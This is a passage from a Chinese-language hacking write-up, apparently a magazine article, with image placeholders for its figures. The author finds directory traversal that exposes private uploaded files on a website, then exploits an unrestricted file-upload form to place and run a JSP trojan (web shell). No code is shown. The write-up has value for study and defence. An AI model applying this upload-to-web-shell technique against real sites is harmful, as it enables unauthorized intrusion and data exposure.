


图9




图10




图11

看看还有其他的漏洞没，打开“藏宝箱”连接，发现也可以上传文件！而且分公开的和私人的两种。如果我们上传一个私人的文件，用遍历目录可不可以看到呢？于是我随便放了一个TXT 文件上去，设为私人文件。然后到DATA 下直接看我文件放的目录，结果一样看到了（图12），哈哈！




图12




图13

这时我忽然注意到图13 的相册上传界面和图14 藏宝箱文件上传界面的不同。发现了什么了？对，相册那只可以上传GIF 或JPG 的图片和压缩包，而藏宝箱文件上传那里却没说，是不是可以上传任意文件呢？我于是找了一个JSP 木马上传上去，居然成功了（图15），哈哈，马上进入DATA 下我文件放的目录吧。打开这个JSP 木马，居然成功执行了（图16）！




图14




图15




图16

